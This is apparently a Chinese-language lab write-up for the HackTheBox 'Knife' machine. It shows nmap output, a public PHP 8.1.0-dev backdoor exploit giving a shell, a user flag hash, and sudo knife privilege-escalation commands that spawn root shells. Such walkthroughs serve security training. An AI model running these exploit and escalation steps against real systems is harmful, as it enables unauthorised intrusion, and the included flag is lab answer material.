
Knife(完成),PHP 8.1.0-dev漏洞,knife提權

```
┌──# nmap -sCV -p 22,80 -A 10.10.10.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 05:57 PDT
Nmap scan report for 10.10.10.242
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   240.05 ms 10.10.14.1
2   240.56 ms 10.10.10.242

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

有網站，但爆破都沒東西，
php爆破有沒東西。

由php 8.1.0 語言寫的，發現有漏洞



反彈成功

```
└─# python3 49933.py
Enter the full host url:
http://10.10.10.242

Interactive shell is opened on http://10.10.10.242
Can't acces tty; job crontol turned off.
$ id
uid=1000(james) gid=1000(james) groups=1000(james)

$ whoami
james
```

user flag

```
$ cat /home/james/user.txt
0250bfc34b6076dc4a75bb9022cec55d
```

提權

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```


參考：https://gtfobins.github.io/gtfobins/knife/#sudo

提權失敗


```
$ sudo knife exec -E 'exec "/bin/sh"'
No input file specified.

$ sudo knife exec -E 'exec "/bin/bash"'
No input file specified.

$ sudo knife exec -E 'exec "cat /root/root.txt:'
No input file specified.
```

因為一直提權失敗(可能反彈沒弄好)，重新針對漏洞進行反彈，


依照腳本看起來要修改封包黨




執行成功



進行反彈(成功)



回到前面提權(成功)



root flag